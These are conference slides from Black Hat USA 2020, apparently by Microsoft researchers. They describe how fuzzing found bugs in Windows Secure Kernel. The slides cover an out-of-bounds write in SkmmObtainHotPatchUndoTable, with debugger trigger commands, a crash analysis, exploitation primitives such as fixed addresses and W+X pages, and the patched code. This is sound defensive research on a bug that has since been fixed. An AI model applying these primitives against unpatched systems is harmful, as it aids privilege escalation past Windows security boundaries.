black hat USA 2020

Breaking VSM by Attacking Secure Kernel

Hardening Secure Kernel through Offensive Research

Saar Amar
Security Researcher @ MSRC
@AmarSaar

Daniel King
Security Researcher @ MSRC
@long123king

Outline

- World's shortest intro to the architecture of VSM, Secure Kernel
  - Including current state of mitigations
- Vulnerabilities - fuzzing && code auditing
  - VTL0 -> VTL1
  - Found 10 vulnerabilities
- Exploits
  - With super awesome primitives along the way
  - Demos ☺
- Takeaways
  - Hardening Secure Kernel
  - Many exploitation internals!

VBS/VSM 101 – highlevel overview

- Use virtualization to enforce isolation and restrictions in the OS
- Introduce Virtual Trust Levels (VTLs), orthogonal to rings
  - VTL1 - **Secure World**
  - VTL0 - **Normal World**
  - The higher the VTL is, the more privileged it gets

- All managed by Hyper-V!
  - Secure Kernel runs in ring0VTL1
  - NTOS runs in ring0VTL0

- Hyper-V exposes 2 hypercalls for normal calls and secure calls
  - Normal call – services provided by NTOS to SK
  - Secure call – services provided by SK to NTOS

VBS/VSM 101 – highlevel overview

- Hyper-V exposes hypercalls to Secure Kernel to restrict VTL0
  - restrict VTL0 access to physical address space (using SLAT)
  - restrict VTL0 access to system registers

- Examples of mitigations based on VBS:
  - HVCI – enforce only signed code pages are +X in VTL0 SLAT
  - Credential Guard – hide secrets in ring3VTL1 address space, unreadable to VTL0
  - Hyperguard – restricts VTL0 access to system registers

- Compromise of Secure Kernel or Hyper-V bypasses those mitigations and break the model guarantees

Our story begins with a great teamwork!

- Amazing hypercalls fuzzer developed by Daniel
  - "Growing Hypervisor 0day with Hyperseed" / Daniel and Shawn (OffensiveCon 2019)
  - Found many issues in Hyper-V
- Suggestion from Saar: use Hyperseed to fuzz SK
  - Specifically, target the securecall interface: securekernel!IumInvokeSecureService
  - Already has a convenient userspace component that talks to a kernel driver
  - The crossed boundary here: ring0VTL0 (NTOS) -> ring0VTL1 (Secure Kernel)
    - DOS is out of the picture – VTL0 can DOS VTL1 by design
- 2 weeks later – Hyperseed found 5 different VTL0->VTL1 bugs ☺
  - And more were found afterwards

Thinking ahead

- Before we start doing the classic circle of life
  - Find awesome 0days
  - Gain shape primitives
  - Shape SK heap
  - Corrupt structures, gaining read/write primitives
  - Bypass mitigations
  - etc…

- Let's get ourselves familiar with the current state of mitigations in VTL1
  - i.e. – assume we got a read/write in ring0VTL1 – what can we do?

Mitigations

- Which mitigations from VTL0 exist in VTL1?

	NTOS (ring0VTL0)	Secure Kernel (ring0VTL1)
KASLR	☺	😐
CFI mechanism (CFG/XFG)	☺	☹
SLAT enforcement	☺	☹

- Let’s check it out in details

KASLR – Predictable Addresses

- Hardcoded:
  - PTE_BASE 0xfffff6c800000000
  - Pfndb 0xffffe80000000000
  - SkmiSystemPTEs Base 0xfffff6c800000000
  - SkmiImagePTEs Base 0xfffff6cc80000000
  - SkmiIoPTEs Base 0xfffff6ffff80000
  - Paged Pool 0xffff9a0000000000
  - shared page VTL1 0xfffff78000000000
  - shared page VTL0 mapping 0xfffff78000007000
- Deterministic:
  - SkpgContext 0xffff9880419b6000
  - SkmiFailureLog 0xffff988000000000

Great primitive

- Shared between VTL0 and VTL1:
  - VTL0 -> VTL1
    0xfffff78000000000 (Writable) → 0xfffff78000007000 (Read-only)
  - VTL1 -> VTL0
    nt!PspIumLogBuffer (Read-only) ← 0xffff988000000000 (Writable)
- Exploitation primitive: Controlled data at a known address!

- NTOS, ring0VTL0

```
0: kd> lm m nt
Browse full module list
start             end                 module name
fffff804`21a00000 fffff804`22a47000   nt         (private pdb symbols)  c:\symbols\ntkrnlmp.pdb\658DACA0A1174BBDA660B701E3BBA5BF1\ntkrnlmp.pdb

Unable to enumerate user-mode unloaded modules, Win32 error 0n30
0: kd> eq fffff78000000000+50 4141414141414141
```

- Secure Kernel, ring0VTL1


```
nt!DbgBreakPointWithStatus:
fffff804`26b8d900 cc              int     3
0: kd> lm m nt
Browse full module list
start             end                 module name
fffff804`26acd000 fffff804`26c26000   nt         (private pdb symbols)  c:\symbols\securekernel.pdb\14FC8F6C2EAC38F3F8BC9E276C2E45471\securekernel.pdb
0: kd> dq fffff78000007000+50
fffff780`00007050  41414141`41414141 00000000`00000000
fffff780`00007060  00000000`00000000 00000000`00000000
fffff780`00007070  00000000`00000000 00000000`00000000
fffff780`00007080  00000000`00000000 00000000`00000000
fffff780`00007090  00000000`00000000 00000000`00000000
fffff780`000070a0  00000000`00000000 00000000`00000000
fffff780`000070b0  00000000`00000000 00000000`00000000
fffff780`000070c0  00000000`00000000 00000000`00000000
0: kd> g
*BUSY* Debuggee is running...
```

SLAT Enforcement

- There is EPT enforcement only on lower VTLs from higher VTLs
  - Examples: HVCI, Credential Guard, etc.
- Meaning, SK (being the higher VTL right now) isn’t EPT-enforced
  - VTL1 PTEs have the “final say”
- Given arbitrary write --> RWX in VTL1 address space!
  - Don’t need a read primitive, since PTE_BASE is fixed
- Interesting… what about W^X?

Saar Amar
@AmarSaar

As you know, it doesn't matter what the guest page tables say, HVCI is the gatekeeper to making pages +X, and it will make sure they won't be +W at the same time (W^X). Still, I'm wondering why the stubs at the hypercall page are +WX in the PTE. Ideas? @epakskape @JosephBialek



7:05 PM · Jul 11, 2018 · Twitter Web Client

W^X? W+X!

- Many folks found addresses in VTL0 address space that are W+X in the PTE
  - https://twitter.com/AmarSaar/status/1017077506577436673
- That's not interesting, because HVCI does a great job mitigating this
- However… there is no SLAT enforcement in VTL1
- We found 4 different addresses that are W+X!
  - We fixed all of them by now ☺

```
0: kd> dq poi(SkpKernelVtl1BufferBase) L1
fffff803`730bb000  fffff803`730bb050
0: kd> !skpte 0xfffff803730bb050
@$skpte(0xfffff803730bb050)                    : [object Object]
    pte              : ..Address: 0xfffff6fc01b985d8..[0xfffff803730bb000 , 0xfffff803730bbfff]..contains: 0x0000000002afb163..pfn   0x2afb    -G-DA--KWEV
    pde              : ..Address: 0xfffff6fb7e00dcc0..[0xfffff80373000000 , 0xfffff803731fffff]..contains: 0x0000000004a08063..pfn   0x4a08    ---DA--KWEV
    ppe              : ..Address: 0xfffff6fb7dbf0068..[0xfffff80340000000 , 0xfffff8037fffffff]..contains: 0x0000000004a02063..pfn   0x4a02    ---DA--KWEV
    pxe              : ..Address: 0xfffff6fb7dbedf80..[0xfffff80000000000 , 0xfffff87fffffffff]..contains: 0x0000000004a03063..pfn   0x4a03    ---DA--KWEV
```

Little setup

- We used Hyperseed, super convenient ☺
- Define basic interface to securecalls from our kernel driver, and developed the POCs and exploits in an userspace program
- If you want to trigger specific securecalls in VTL1 easily, you can set breakpoints in VTL0 and change the parameters/memory in runtime

Command

```
0: kd> bp nt!VslpEnterIumSecureMode
0: kd> g
Breakpoint 0 hit
nt!VslpEnterIumSecureMode:
fffff805`2b0a57a0 488bc4          mov     rax,rsp
0: kd> rrdx=38; eq @r9+10 4141414141414141; eq @r9+18 4242424242424242
0: kd> g
```

Disassembly Registers Memory

Command

```
0: kd> lm
start             end                 module name
fffff805`2f4ba000 fffff805`2f613000   nt         (priva
fffff805`2f614000 fffff805`2f698000   skci       (priva
fffff805`2f699000 fffff805`2f751000   cng        (priva
fffff805`2f752000 fffff805`2f7be000   vmsvcext   (priva
0: kd> bp SkLiveDumpSetupBuffer
0: kd> g
Breakpoint 0 hit
nt!SkLiveDumpSetupBuffer:
fffff805`2f56e448 4c8bdc          mov     r11,rsp
0: kd> dq @rcx L4
ffff9000`0a49ae98  41414141`41414141 42424242`42424242
ffff9000`0a49aea8  00000000`00000000 00000000`00000000
```

SK debugging

- Secure Kernel release binaries shipped with debugstub compiled out

- However, you can still achieve that
  - Nested virtualization
  - KVM/QEMU

- Some researchers are doing that! ☺

- Refs:
  - ExdiKdSample
  - Tweet: WinDBG EXDi extension (and more at @gerhart_x)
  - debugging-secure-kernel

The Vulnerable Function

- In the hotpatch mechanism implementation, there is a function called securekernel!SkmmObtainHotPatchUndoTable

- This function obtains an undo table to describe addresses that will be affected when reverting a hot patch

- We found 2 memory corruption issues:
  - OOB Write - by Hyperseed
  - Unmap arbitrary-controlled MDL - by statically reviewing the code

Vulnerability #1 – OOB Write

- Securecalls use TransferMdls in order to get data from VTL0
- Those TransferMdls are fully controlled by VTL0
- VTL1 code does:
  - SkmmMapDataTransfer() – gain a mapping in VTL1 address space
  - SkmmMapMdl() – initializes a new VTL1 MDL (allocate PTEs, set metadata, etc.)
  - ...
  - SkmmUnmapMdl()
- VTL1 has to sanitize EVERY field it reads from VTL0
- Including TransferMdl->ByteCount

Vulnerability #1 – OOB Write

```
PMDL TransferMdl;
NTSTATUS Status;
PMDL UndoMdl;

//
// Obtain a mapping to the undo MDL.
//

Status = SkmmMapDataTransfer(DataMdl,
    TransferPfn,
    SkmmMapRead,
    &TransferMdl,
    NULL);

if (!NT_SUCCESS(Status)) {
    return Status;
}

UndoMdl = SkAllocatePool(NonPagedPoolNx, TransferMdl->ByteCount, 'ldmM');

if (UndoMdl == NULL) {
    goto CleanupAndExit;
}

OriginalUndoMdl = TransferMdl->MappedSystemVa;
```

MDL (Memory Descriptor List) Layout

MDL	+0x0	+0x2	+0x4	+0x6	+0x8	+0xA	+0xC	+0xE
+0x00	Next				Size	Flags	Apn	Resv
+0x10	Process				MappedSystemVa			
+0x20	StartVa				ByteCount		ByteOffset	
+0x30	Pfn0				Pfn1			
…	…				…			

Allocate UndoMdl

TransferMdl

+0x00	Next	Size	Flags	Apn	Resv
+0x10	Process	MappedSystemVa			
+0x20	StartVa	**ByteCount = 0x10**		ByteOffset	

UndoMdl = SkAllocatePool(TransferMdl->ByteCount)

+0x00								
+0x10	HEAP_VS_CHUNK_HEADER (of Next Pool Allocation)							
+0x20								

Reference OriginalMdl prepared by VTL 0

TransferMdl

+0x00	Next	Size	Flags	Apn	Resv
+0x10	Process	**MappedSystemVa**			
+0x20	StartVa	ByteCount		ByteOffset	

UndoMdl

+0x00								
+0x10	HEAP_VS_CHUNK_HEADER (of Next Pool Allocation)							
+0x20								

OriginalMdl

+0x00	Next	Size	Flags	Apn	Resv
+0x10	Process	MappedSystemVa			
+0x20	StartVa	ByteCount		ByteOffset	

MmInitializeMdl(UndoMdl,…)

TransferMdl

+0x00	Next	Size	Flags	Apn	Resv
+0x10	Process	**MappedSystemVa**			
+0x20	StartVa	ByteCount		ByteOffset	

OriginalMdl


+0x00	Next	Size	Flags	Apn	Resv
+0x10	Process	MappedSystemVa			
+0x20	**StartVa**	**ByteCount**		**ByteOffset**	

UndoMdl

+0x00	**Next = NULL**	**Size=…**	**Flags=0**		
+0x10	HEAP_VS_CHUNK_HEADER (of Next Pool Allocation)				
+0x20	**StartVa**	**ByteCount**		**ByteOffset**	

```
MmInitializeMdl(UndoMdl, (PVOID)OriginalMdl->ByteOffset, OriginalMdl->ByteCount);
UndoMdl->StartVa = OriginalMdl->StartVa;              // rdi is UndoMdl
...
fffff806`79cc7c16 4c8937          mov     qword ptr[rdi], r14
fffff806`79cc7c19 4423c3 and r8d, ebx
fffff806`79cc7c1c 664489770a      mov     word ptr[rdi + 0Ah], r14w
fffff806`79cc7c21 4823c3 and rax, rbx
fffff806`79cc7c24 44894f28        mov     dword ptr[rdi + 28h], r9d
fffff806`79cc7c28 4881e200f0ffff and rdx, 0FFFFFFFFFFFFF000h
fffff806`79cc7c2f 498d89ff0f0000  lea     rcx, [r9 + 0FFFh]
fffff806`79cc7c36 4803c8          add     rcx, rax
fffff806`79cc7c39 48895720        mov     qword ptr[rdi + 20h], rdx
fffff806`79cc7c3d 48c1e90c        shr     rcx, 0Ch
fffff806`79cc7c41 664103cd        add     cx, r13w
fffff806`79cc7c45 66c1e103        shl     cx, 3
fffff806`79cc7c49 66894f08        mov     word ptr[rdi + 8], cx
fffff806`79cc7c4d 418bc8          mov     ecx, r8d
fffff806`79cc7c50 4d8d81ff0f0000  lea     r8, [r9 + 0FFFh]
fffff806`79cc7c57 4c03c1          add     r8, rcx
fffff806`79cc7c5a 894f2c          mov     dword ptr[rdi + 2Ch], ecx
fffff806`79cc7c5d 498b4320        mov     rax, qword ptr[r11 + 20h]
fffff806`79cc7c61 49c1e80c        shr     r8, 0Ch
fffff806`79cc7c65 49c1e003        shl     r8, 3
fffff806`79cc7c69 48894720        mov     qword ptr[rdi + 20h], rax
...
```

Vulnerability #1 - PoC




```
*******************************************************************************
*                                                                             *
*                        Bugcheck Analysis                                    *
*                                                                             *
*******************************************************************************

PAGE_FAULT_IN_NONPAGED_AREA (50)
Invalid system memory was referenced.  This cannot be protected by try-except.
Typically the address is just plain bad or it is pointing at freed memory.
Arguments:
Arg1: ffff9880419f8018, memory referenced.
Arg2: 0000000000000002, value 0 = read operation, 1 = write operation.
Arg3: ffff90000a49db30, If non-zero, the instruction address which referenced the bad memory
    address.
Arg4: 0000000000000000, (reserved)

1: kd> .trap 0xffff90000a49db30
NOTE: The trap frame does not contain all registers.
Some register values may be zeroed or incorrect.
rax=0000000000000fff rbx=0000000000000000 rcx=ffff9880419f7ff0
rdx=00000000ffffffff rsi=0000000000000000 rdi=0000000000000000
rip=fffff80055cf6d1c rsp=ffff90000a49dcc0 rbp=ffffb38f292ca450
 r8=0000000000000fff  r9=00000000ffffffff r10=00000000000000b9
r11=ffff90000aaf8450 r12=0000000000000000 r13=0000000000000000
r14=0000000000000000 r15=0000000000000000
iopl=0         nv up ei pl nz na po nc
nt!MmInitializeMdl+0x2b [inlined in nt!SkmmObtainHotPatchUndoTable+0xb4]:
fffff800`55cf6d1c 44894f28        mov     dword ptr [rdi+28h],r9d ds:00000000`00000028=????????
1: kd> kf
  *** Stack trace for last set context - .thread/.cxr resets it
 #   Memory  Child-SP          RetAddr               Call Site
00           (Inline Function) --------`--------     nt!MmInitializeMdl+0x2b [ [redacted] ]
01         0 ffff9000`0a49dcc0 fffff800`55c5ae5e     nt!SkmmObtainHotPatchUndoTable+0xb4 [ [redacted] ]
02        60 ffff9000`0a49dd20 fffff800`55cc16df     nt!IumInvokeSecureService+0xe9e [ [redacted] ]
03       140 ffff9000`0a49de60 00000000`00000000     nt!SkpReturnFromNormalModeRaxSet+0xf9 [ [redacted] ]
1: kd> .f+
01 ffff9000`0a49dcc0 fffff800`55c5ae5e     nt!SkmmObtainHotPatchUndoTable+0xb4 [ [redacted] ]
1: kd> dv /V
@rbp              @rbp                    BaseAddress = 0xffffb38f`292ca450
<unavailable>     <unavailable>               DataMdl = <value unavailable>
<unavailable>     <unavailable>           TransferPfn = <value unavailable>
<unavailable>     <unavailable>         NumberOfPages = <value unavailable>
<unavailable>     <unavailable>                   Nar = <value unavailable>
@r11              @r11                OriginalUndoMdl = 0xffff9000`0aaf8450
ffff9000`0a49dd38 @rsp+0x0078             TransferMdl = 0xffff9880`41793b50
<unavailable>     <unavailable>                Status = <value unavailable>
<unavailable>     <unavailable>     SkeNtKernelImports = <value unavailable>
1: kd> dx -r1 ((securekernel!_MDL *)0xffff988041793b50)
((securekernel!_MDL *)0xffff988041793b50)                 : 0xffff988041793b50 [Type: _MDL *]
    [+0x000] Next             : 0x0 [Type: _MDL *]
    [+0x008] Size             : 56 [Type: short]
    [+0x00a] MdlFlags         : 3 [Type: short]
    [+0x00c] AllocationProcessorNumber : 0x0 [Type: unsigned short]
    [+0x00e] Reserved         : 0x0 [Type: unsigned short]
    [+0x010] Process          : 0x0 [Type: _EPROCESS *]
    [+0x018] MappedSystemVa   : 0xffff90000aaf8450 [Type: void *]
    [+0x020] StartVa          : 0xffffb38f292ca000 [Type: void *]
    [+0x028] ByteCount        : 0x10 [Type: unsigned long]
    [+0x02c] ByteOffset       : 0x450 [Type: unsigned long]
1: kd> dx -r1 ((securekernel!_MDL *)0xffff90000aaf8450)
((securekernel!_MDL *)0xffff90000aaf8450)                 : 0xffff90000aaf8450 [Type: _MDL *]
    [+0x000] Next             : 0x4141414141414141 [Type: _MDL *]
    [+0x008] Size             : 16705 [Type: short]
    [+0x00a] MdlFlags         : 16705 [Type: short]
    [+0x00c] AllocationProcessorNumber : 0x4141 [Type: unsigned short]
    [+0x00e] Reserved         : 0x4141 [Type: unsigned short]
    [+0x010] Process          : 0x4141414141414141 [Type: _EPROCESS *]
    [+0x018] MappedSystemVa   : 0x4141414141414141 [Type: void *]
    [+0x020] StartVa          : 0xfffff78000007100 [Type: void *]
    [+0x028] ByteCount        : 0xffffffff [Type: unsigned long]
    [+0x02c] ByteOffset       : 0xffffffff [Type: unsigned long]
1: kd> dt nt!_MDL ffff9880419f8018-28
   +0x000 Next             : (null)
   +0x008 Size             : 0n0
   +0x00a MdlFlags         : 0n0
   +0x00c AllocationProcessorNumber : 0
   +0x00e Reserved         : 0
   +0x010 Process          : ????
   +0x018 MappedSystemVa   : ????
   +0x020 StartVa          : ????
   +0x028 ByteCount        : ??
   +0x02c ByteOffset       : ??
Memory read error ffff9880419f801c
```

How to Fix?

```
Status = SkmmMapDataTransfer(DataMdl,
    TransferPfn,
    SkmmMapRead,
    &TransferMdl,
    NULL);

if (!NT_SUCCESS(Status)) {
    return Status;
}

//
// Verify that the undo MDL is large enough to be a valid MDL.
//

if (TransferMdl->ByteCount < sizeof(MDL)) {
    Status = STATUS_INVALID_PARAMETER;
    goto CleanupAndExit;
}

UndoMdl = SkAllocatePool(NonPagedPoolNx, TransferMdl->ByteCount, 'ldmM');
```

The Fix

Build 18290 (Vulnerable)

```
SkmmObtainHotPatchUndoTable proc near

arg_0= qword ptr  8
arg_8= qword ptr  10h
arg_10= qword ptr  18h
arg_18= qword ptr  20h

mov     r11, rsp
mov     [r11+8], rbx
mov     [r11+10h], rbp
mov     [r11+18h], rsi
push    rdi
push    r14
push    r15
sub     rsp, 30h
mov     rax, r8
lea     r9, [r11+20h]
mov     r10, rdx
xor     r14d, r14d
mov     rbp, rcx
mov     [r11-28h], r14
mov     rdx, rax
mov     rcx, r10
lea     r15d, [r14+1]
mov     r8d, r15d
call    SkmmMapDataTransfer
mov     ebx, eax
test    eax, eax
js      loc_140038E4C
```

```
mov     rsi, [rsp+48h+arg_18]
mov     ecx, [rsi+28h]
call    IumAllocateSystemHeap
mov     rdi, rax
test    rax, rax
jnz     short loc_140038CBE
```

```
loc_140038CBE:
mov     rax, [rsp+48h+arg_18]
mov     r8, [rax+18h]
movups  xmm0, xmmword ptr [r8]
movups  xmmword ptr [rdi], xmm0
movups  xmm1, xmmword ptr [r8+10h]
movups  xmmword ptr [rdi+10h], xmm1
movups  xmm0, xmmword ptr [r8+20h]
movups  xmmword ptr [rdi+20h], xmm0
mov     ecx, [rdi+2Ch]
mov     r9d, [rdi+28h]
and     ecx, 0FFFh
mov     eax, [rsi+28h]
add     rcx, 0FFFh
add     r9, rcx
shr     r9, 0Ch
shl     r9, 3
lea     rcx, [r9+30h]
cmp     rcx, rax
jbe     short loc_140038D15
```

```
loc_140038D15:                  ; Src
lea     rdx, [r8+30h]
mov     r8, r9                  ; Size
lea     rcx, [rdi+30h]          ; Dst
call    memcpy
mov     edx, 2
mov     rcx, rdi
call    SkmmMapMdl
mov     ebx, eax
test    eax, eax
js      loc_140038E25
```

Build 18841 (Patched)

```
SkmmObtainHotPatchUndoTable proc near

arg_0= qword ptr  8
arg_8= qword ptr  10h
arg_10= qword ptr  18h
arg_18= qword ptr  20h

mov     r11, rsp
mov     [r11+8], rbx
mov     [r11+10h], rbp
mov     [r11+18h], rsi
push    rdi
push    r14
push    r15
sub     rsp, 30h
mov     rax, r8
lea     r9, [r11+20h]
mov     r10, rdx
xor     r14d, r14d
mov     rbp, rcx
mov     [r11-28h], r14
mov     rdx, rax
mov     rcx, r10
lea     r15d, [r14+1]
mov     r8d, r15d
call    SkmmMapDataTransfer
mov     ebx, eax
test    eax, eax
js      loc_14008059E
```

The Fix


```
mov     rsi, [rsp+48h+arg_18]
mov     eax, [rsi+28h]
cmp     eax, 30h
jnb     short loc_1400803F3
```

```
loc_1400803F3:
mov     rcx, rax
call    IumAllocateSystemHeap
mov     rdi, rax
test    rax, rax
jnz     short loc_140080410
```

```
loc_140080410:
mov     rax, [rsp+48h+arg_18]
mov     r8, [rax+18h]
movups  xmm0, xmmword ptr [r8]
movups  xmmword ptr [rdi], xmm0
movups  xmm1, xmmword ptr [r8+10h]
movups  xmmword ptr [rdi+10h], xmm1
movups  xmm0, xmmword ptr [r8+20h]
movups  xmmword ptr [rdi+20h], xmm0
mov     ecx, [rdi+2Ch]
mov     r9d, [rdi+28h]
and     ecx, 0FFFh
mov     eax, [rsi+28h]
add     rcx, 0FFFh
add     r9, rcx
shr     r9, 0Ch
shl     r9, 3
lea     rcx, [r9+30h]
cmp     rcx, rax
jbe     short loc_140080467
```

```
loc_140080467:                  ; Src
lea     rdx, [r8+30h]
mov     r8, r9                  ; Size
lea     rcx, [rdi+30h]          ; Dst
call    memcpy
mov     edx, 2
mov     rcx, rdi
call    SkmmMapMdl
mov     ebx, eax
test    eax, eax
js      loc_140080577
```

